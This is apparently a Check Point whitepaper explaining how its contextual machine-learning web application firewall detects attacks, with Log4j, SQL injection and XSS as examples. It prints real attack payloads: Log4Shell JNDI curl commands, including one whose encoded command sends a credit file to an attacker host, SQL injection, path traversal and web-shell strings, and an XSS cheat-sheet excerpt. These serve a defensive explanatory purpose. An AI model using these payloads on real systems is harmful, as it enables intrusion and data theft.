open-appsec
by CHECK POINT

CloudGuard
AppSec

Whitepaper

Preemptive Web Application Protection using Contextual Machine Learning

Christopher Lutat
Product Manager, open-appsec
Check Point Software Technologies

Abstract

This whitepaper provides a deep dive into the inner mechanics of open-appsec / CloudGuard AppSec's contextual machine learning engine.

We will begin with a description of the challenges that result from the use of static signatures in today's common Web Application Firewall (WAF) solutions. This means that the WAF's engine receives a list of signatures. The list itself is usually updated by a cloud service as time passes, but at any certain point in time, there is a static list of a specific number of signatures. Those signatures are either found in the traffic or not. Any malicious traffic not containing one of those exact signatures, will become a "false negative" result of the security engine.

We will then introduce open-appsec / CloudGuard AppSec's signature-less, ML-based approach for preemptive web application and API protection, which works in a completely different, automatic way.

In addition, we will also provide several examples for severe vulnerabilities, most of them based on the recent Log4j 0-day vulnerability series. These vulnerabilities severely impacted companies around the globe. However, open-appsec / CloudGuard AppSec has proven its ability to preemptively protect against them, without relying on any signatures.


Inherent Challenges of Static-Signatures

Signatures are always late

Many of today's WAF solutions are still based on static signatures. Although still common practice, this classical approach inherently comes with major limitations that impact the security effectiveness.

As signatures for new attacks by design can only be created after new attacks have been published, a WAF solution that relies solely on signatures will never protect preemptively (in advance) against 0-day attacks. This is especially important as a vulnerability usually exists for a long time within the affected code of a software or a library before the first public disclosure of a corresponding CVE record describing it.

The following timeline visualizes the three relevant phases related to the vulnerability window:




Initially in **phase 1**, a vulnerability is introduced at some point and although not published yet, it could now be exploited if hackers identify it. As demonstrated above, companies are already vulnerable in phase 1 as well as in the next phase, when the vulnerability is finally published publicly. In **phase 2**, the risk for unprotected companies is even higher, as the awareness of this new vulnerability grows exponentially and malicious actors as well as security researchers try to find actual exploits for it.

At some point, the first exploit code is published, which means that now everyone can use it for attacks and at the same time security vendors start to work on effective signatures against it. In **phase 3**, finally the first signatures are available. However, companies are still vulnerable a little longer as the number of attacks is typically the highest at this point, and that is until these new signatures get deployed in their production environments. See the actual "vulnerability window" in the diagram above.

The complex reality – mutations & variations

The above description of the three phases was admittedly simplified – the reality is much worse. Real viruses in the wild, like the well-known SARS-CoV-2, often produce various more severe and infective mutations. In the same way also newly detected vulnerabilities in IT often lead to the creation of additional new "mutated" vulnerabilities. Furthermore, in addition to the initially detected exploit code for some vulnerability, often a lot of exploit variations surface later.



This often results in situations where companies are having their IT security teams work on getting their signatures updated for one exploit code, while already being attacked with new variations of it. This then requires a new signature update and so on.

To make the situation worse, the fact that a new critical vulnerability was identified e.g. in a specific well-known, commonly-used software often immediately leads to more people looking in that very same piece of software for other vulnerabilities, which, once identified, result again in new exploits which require new signatures and so on.

The False Positives Vs. False Negatives Tradeoff Challenge

Regarding static signatures, can there be a "one-size-fits-all"?

Looking at Covid-19 testing in the real world, shows that false positives and false negatives are very problematic:

- False positives typically cause frustration, stress, impact on family or work, and loss of valuable time.
- False negatives are in no way less problematic. You would risk harming others by infecting them, and your own health could be at risk when not giving your body the right treatment so it can heal adequately.

When looking at WAF signatures the situation is very similar:

- False positives can block customers' access and impact your business's reputation, financials, and more.
- False negatives pose security risks, impact your business's reputation, and can cause data loss, service interruptions, and more.

Unfortunately, here there is a tradeoff challenge with regards to the use of specific signatures:

- Less specific signatures increase the security level, as they might also catch slight variations of previously known exploits, but on the other hand cause a higher amount of unwanted false positives.
- More specific signatures in contrast reduce the security level, as the risk for false negatives grows, but they typically also reduce the number of false positives.

As seen above, detection accuracy is key with regards to web application and API security.

With those two key challenges in mind:

- Signatures cannot provide preemptive 0-day protection.
- Signatures cannot address the false positive/false negative trade-off challenge.

The next part provides a short summary of the recent Log4j & Log4shell vulnerabilities as a wide-impact, real-life, critical vulnerability series example for which the above findings apply as well.

Log4j Vulnerability Series – CVEs and Timeline

What's Log4j, what's Log4shell?

Briefly, Log4j, by Apache, is a widely used open-source framework. Its main purpose is to log application messages in Java. De-facto, it has become a kind of standard today.

Log4Shell is the name given to the original, critical Log4j vulnerability discovered in November 2021 by Chen Zhaojun, a member of Alibaba cloud's security team. Published as CVE-2021-44228 on Dec. 10th, it received a CVSS severity rating of 10 out of 10, as it allowed remote code execution. The vulnerability went unnoticed already since 2013. A patched Log4j release was available 12 days after discovery.

Now let's start from the beginning and have a look at the technical aspects of the different Log4j vulnerabilities released in 2021.

The Log4j Vulnerability-Series from a technical perspective

CVE-2021-44228 (aka "Log4Shell")

The vulnerability as described in CVE-2021-44228 led to the first family of Log4j exploits. Exploitation was achieved with the "Java Naming and Directory Interface" (JNDI), which provides a functionality that allows distributed Java Apps to look up services in an abstract, resource-independent way. Certain Log4j versions allowed to include a lookup meta command within HTTP requests which "ordered" Log4j to connect with JNDI to a specific server, while resolvable names and protocols were not restricted. This made an exploit possible, as some protocols supported by JNDI are unsafe and can allow remote code execution (in current Log4j versions these features are now disabled by default).

A typical exploit string looked as follows:

`${jndi:<protocol>://<server>/}.`

As the first samples used the "ldap" protocol, the first signatures released were looking for `{jndi:ldap`, but soon new samples appeared, using "ldaps", "rmi", "dns", "iiop" or "http" protocols and as a result many more signatures were released. The number of evasions started to grow and attempted to bypass string-matching detections in one of the following ways:

- Obfuscation via lower or upper command of "ldap" string
  `({jndi:${lower:l}${lower:d}a${lower:p})`

- More complex obfuscation of "jndi" string `(${${::-j}${::-n}${::-d}${::-i})`

CVE-2021-45046

A couple of days after the initial Log4shell CVE was published, another critical Log4j vulnerability was found (CVE-2021-45046). In this case, a DoS-style attack became possible and allowed the execution of infinite loops on a victim's server. The initial CVSS score was 3.7, which was later raised to 9.0 (critical), as based on the same vulnerability remote code executions were found to be possible.
Log4j allows developers to use pattern layouts to add metadata (e.g. date, time, loglevel) to log messages. When customizing log info, they can use ThreadContext objects, which are referenced via context lookups defined like this: `${ctx:}`. Attackers took advantage of this by referring the context to itself to cause an infinite Java loop to cause a DoS.

CVE-2021-45105

Again, just a couple days later, on Dec. 18th, another high severity CVE was published for Log4j with an initial CVSS risk score of 7.5 (later reduced to 5.9). This new vulnerability allows a different kind of DoS attack by triggering an infinite recursion based on native Java constructs.
Here's an example: `${${::-${::-$${::-j}}}}`

This again is very different from the attacks explained before which mainly used JNDI or CTX references.

Log4j CVEs – first month timeline

- 2021-12-10: „Log4shell" zero-day CVE published (patched in v2.15.0)
- 2021-12-14: Second Log4j zero-day CVE published (v2.16.0 update recommended)
- 2021-12-18: Third Log4j zero-day CVE published (v2.17.0 update recommended)

Based on the above Log4j vulnerabilities as a typical example, we can see multiple challenges:


- Patching of all vulnerable systems needs to be done over-and-over again after new patches are available, which often requires a lot of effort.
- Signature-based WAFs (used for virtual patching) only protect **after** CVE and subsequent signature release. This leaves web services unprotected for hours to days until signature availability.
- Companies were unprotected against potential exploits for a long time (months/years from vulnerability introduction to CVE publication).

In the next section, it will be evaluated if a modern Machine Learning-based approach can solve these challenges and provide true "preemptive" protection against zero-day attacks while functioning independently of any signature updates and keeping false positives to a minimum level.

“Contextual Machine Learning” For Preemptive Web Application Protection

Two stage enforcement

At the heart of open-appsec / CloudGuard AppSec is the contextual machine-learning-based enforcement engine which works in two stages:




In stage 1, the machine-learning-based enforcement engine looks for attack indicators within the HTTP request. These indicators are short patterns that each indicate a potential likelihood for the HTTP request being used to exploit a vulnerability. The evaluation of the incoming HTTP requests is based on a supervised, offline ML model, which was built in an on-going offline supervised training process using millions of malicious and benign requests to identify indicators and associate them with the specific, statistical likelihood “score” of being part of an attack. Scores are assigned not only for each indicator by itself but also for pairs of indicators. In addition, indicators as well as their paired combinations are associated with certain attack families in which they typically occur.

Aggregating the scores of indicators and the combined indicators’ scores to a total stage 1 score allows open-appsec / CloudGuard AppSec to take an effective and accurate initial decision about the attack likelihood of the HTTP request.
In stage 2, potentially suspicious requests based on the indicators observed in stage 1 are further analyzed in the contextual machine learning evaluation engine. The purpose of this stage is to gain further confidence that any HTTP request, which was indicated as being potentially malicious by the stage 1 analysis, is indeed an attack, and to rule out false positives effectively.

To do this, open-appsec / CloudGuard AppSec considers different additional contexts like the application structure, how users in general or individually interact with the content, and more. This evaluation is done with an online, non-supervised ML model, which is built and updated continuously in real time for the specific, protected environment based on the inbound traffic.

Let's look at a specific example of a simple SQL injection:



As described above, in **stage 1**, open-appsec / CloudGuard AppSec identifies the following indicators with the associated score, and based on them calculates a corresponding total score. See an example for the scoring mechanism:


Indicator	Score
"	0.02
=	5
'	0.01
--	4.6
'\x'='\x'	3.3
Or	0.04
' --	4
-- =	2
= or	3.7
Resulting total score: 8.6	

Depending on the payload length and content, the type and number of indicators can vary significantly, as well as the total score.

See below for more examples of various payloads, the indicators identified, and the resulting stage 1 total scores:

Payload	Indicators	Score
1469952018' and (select 2171 from(select count(*),concat(0x7170717671,(select (elt(2171=2171,1))),0x7178707671,floor(rand(0)*2))x from information_schema.character_sets group by x)a) and 'okmt'='okmt	and count(rand(from regex_prefix_1 ' concat('=' = count select regex_sqli_17 regex_sqli_14 elt(count(*) information_schema	9.772
5099999' union select unhex(hex(version())) -- 'x'='x	hex(unhex(' regex_prefix_0 -- version(= union regex_postfix_1 regex_postfix_0 '=' select	9.094
1469952018' union all select null,null,null,null,null,null,null,null,null,null-- ezbr	all ' regex_prefix_0 -- union null, regex_postfix_0 null select	8.509
1469952018') and 8338=(select 8338 from pg_sleep(5)) and ('umxf'='umxf	and from ' regex_prefix_0 = pg_sleep(regex_postfix_0 regex_sqli_17 '=' select	8.455
50' and 'x'='x	and ' regex_prefix_1 '=' regex_postfix_1 =	7.705
/database/dump.sql.tgz	.tgz dump.sql url_scanning_regex_0 .sql	6.906
1469952018%' waitfor delay '0:0:5' and '%'='	and ' = waitfor delay regex_sqli_5 regex_sqli_17 '='	6.966
echo "<?php echo "<pre>";system(\$_get['c']); echo "</pre>";?>" > c.php; cat c.php	?> <?php ' $_get[os_commands_regex_4 system(echo cat ; <pre >	7.907
edit';select pg_sleep(5)--	' regex_prefix_0 -- '; pg_sleep(select	5.831
query	-- /www and sleep(regex_postfix_0	5.986
1469952018%' and 3259=9077 and '%'='	and = '=' ' regex_sqli_17	6.262
//includes/db.php.bck	/includes/ db.php .bck	5.537
../../../../../../../../../etc/passwd	../ /. /passwd	5.301
50 and 1>1	and regex_sqli_11 >	4.497
//config/config.php~	/config .php~	4.152
union select 1,2,version(	union version(select	3.812

After the analysis of stage 1 (the Indicators Detector) is completed, all requests that are considered suspicious are handed over to **stage 2** for the advanced, contextual ML-Analysis:



In **stage 2**, the Advanced Analysis Engines are performing additional context analysis. Based on its results, the final confidence level of the traffic can be raised (which confirms true positives) or reduced (which allows elimination of false positives) compared to the preliminary result of the initial stage 1 indicator-based analysis.

The final confidence level of the HTTP request being an attack (represented by stage 2 total score) traffic is used to determine if the request should be either blocked or passed.

Note that here it is possible that even requests with a high confidence stage 1 score of being an attack may get a stage 2 verdict of “PASS”, while low confidence phase 1 HTTP requests may get a final verdict of “BLOCK” based on the contextual analysis.

The following table shows the different context types that are evaluated in Stage 2 in detail:

1-10 Higher is less suspicious	**User Reputation score** Did user already show suspicious behavior like sending requests to non-typical URLs? Did user already send suspicious requests before?
1-10 Lower is less suspicious	**Payload score *(originates from phase 1)*** Indicators appearing in the request represent the likelihood of an attack. Total Score for indicators combined is calculated.
1-10 Lower is less suspicious	**URL score** (crowd behavior baseline) The system learns if this URL is prone to attacks or false positives and the system learns to offset the overall score accordingly.
1-10 Lower is less suspicious	**Parameter score** (crowd behavior baseline) The system learns if this parameter is prone to attacks or false positives and the system learns to offset the overall score accordingly.
1-10 Lower is less suspicious	**Combined total score**

The additional contexts such as the user reputation, URL, and parameter scores in phase 2 address and solve the key challenge of classical signature-based solutions that small indicators typically create many false positives.

Now let's apply this to specific payload examples for each of the previously explained Log4j vulnerabilities.

Log4j vulnerabilities - payload example analysis


Here's one example for each of the Log4j vulnerabilities which was observed "in the wild".

CVE-2021-44228 „Log4Shell" vulnerability payload:
curl -v -H 'Authorization: Basic `${jndi:ldap://1.2.3.4:1389/Exploit}`' 'http://172.28.6.118/'

CVE-2021-45046 Log4j vulnerability payload:
curl -v -H 'X-Api-Version: `${ctx:apiVersion}`' 'http://172.28.6.118/'

CVE-2021-45105 Log4j vulnerability payload:
curl -v -H 'X-Api-Version: `${${::-${::-$${::-$}}}}`' 'http://172.28.6.118/'

The schema below depicts the flow of traffic through the security engines and the table shows the different scores given to the traffic by each engine:




Stage 1 – Indicators Detector:
The indicator '${' is found in the traffic and getting a 4.2 score. It's as short as two characters, but it is still sufficiently indicative to forward the traffic to stage 2's engines.

Stage 2 – Advanced Analysis Engines:
Based on the contextual findings – a user with fairly low reputation score as well as suspicious URL and Parameter scores reflecting that this indicator has not recently been seen in either of them frequently – the final verdict score is 'BLOCK'.

Similarly, when we look at the example of the third Log4j CVE, we'll see that in stage 1, the Indicators Detector engine, in addition to the '${' indicator, detected another indicator: '}}'

Here is the flow schema of the 2-phase flow and all related scores, similar to the above example:



This contextual ML two phase analysis engine is what allowed open-appsec / CloudGuard AppSec to prevent Log4j zero-day attacks preemptively and reliably for all of the 2021 Log4j vulnerability-related CVEs and others, like the Spring4Shell attacks.

Environments with contextual ML-based protection in place were not repeatedly exposed during an extended vulnerability window, waiting for some 3rd party WAF provider to deliver updated signatures for each of the CVEs again, and again after new vulnerabilities and exploits became known.

When using open-appsec / CloudGuard AppSec's SaaS management option, the identified indicators are shown in detail within every logged security event.


For this, let's look at **one additional example** which resulted from an analysis of the following Log4j vulnerability payload (CVE-2021-44228):

curl 10.142.0.6:8090 -H 'X-Api-Version:
${jndi:ldap://10.142.0.23:1389/Basic/Command/Base64/Y3VybCBodHRwOi8vMTAuMTQyLjAuMjM6OTk5IC1kIEBjcmVkaXQ=}‘


This contains a Base64-encoded payload: `curl http://10.142.0.23:999 -d @credit`

Considering the network flows, when the attacked web server (10.142.0.6) receives this payload, it sends the contained base64-encoded payload using JNDI with LDAP protocol to an LDAP server (10.142.0.23) owned by the attacker. The LDAP server then converts the payload into a Java Class, returns it to the web server where it is then executed and uploads confidential information (credit card information in this simple example) back to the attacker machine (10.142.0.23, same as the LDAP server).

Below you can find this flow visualized:



The corresponding event is shown in the open-appsec / CloudGuard AppSec SaaS management as follows. You can see the matched sample as well as all the identified indicators (note that individual scores are not shown here to avoid unnecessary complexity). When using a local logging option, the same details are available.



Up to this point, the focus was on the Log4j-related exploit examples. We will now investigate an example of how open-appsec / CloudGuard AppSec's contextual ML engine can also prevent Cross Site Scripting (XSS) attacks.

Additional example: Cross Site Scripting attack (XSS)

Cross-Site Scripting (XSS) is a common attack vector where an attacker injects malicious code into a vulnerable web application, which can result in an account compromise, malware activation and page content modification that leads users to surrender information, or revelation of session cookies that leads to impersonation.
A successful XSS attack can have devastating consequences for a business's reputation and its relationship with its clients.

Let's pick a specific example from the "Hackers Cheat Sheet":

```
Title:  Ultimate Cross Site Scripting Attack Cheat Sheet
Last    Update: 2018-06-28
<LAYER SRC="javascript:document.cookie=true;"></LAYER>
<LINK REL="stylesheet" HREF="javascript:document.cookie=true;">
<STYLE>li {list-style-image: url("javascript:document.cookie=true;");</STYLE><UL><LI>XSS
¼script¾document.cookie=true;¼/script¾
<IFRAME SRC="javascript:document.cookie=true;"></IFRAME>
<FRAMESET><FRAME SRC="javascript:document.cookie=true;"></FRAMESET>
<TABLE BACKGROUND="javascript:document.cookie=true;">
<TABLE><TD BACKGROUND="javascript:document.cookie=true;">
<DIV STYLE="background-image: url(javascript:document.cookie=true;)">
<DIV STYLE="background-image: url(&#1;javascript:document.cookie=true;)">
<DIV STYLE="width: expression(document.cookie=true);">
<STYLE>@im\port'\ja\vasc\ript:document.cookie=true';</STYLE>
<IMG STYLE="xss:expr/*XSS*/ession(document.cookie=true)">
<XSS STYLE="xss:expression(document.cookie=true)">
exp/*<A STYLE='no\xss:
<STYLE TYPE="text/java
<STYLE>.XSS{background-image:url("javascript:document.cookie=true");}</STYLE><A CLASS=XSS></A>
<STYLE type="text/css">BODY{background:url("javascript:document.cookie=true")}</STYLE>
<SCRIPT>document.cookie=true;</SCRIPT>
<BASE HREF="javascript:document.cookie=true;//">
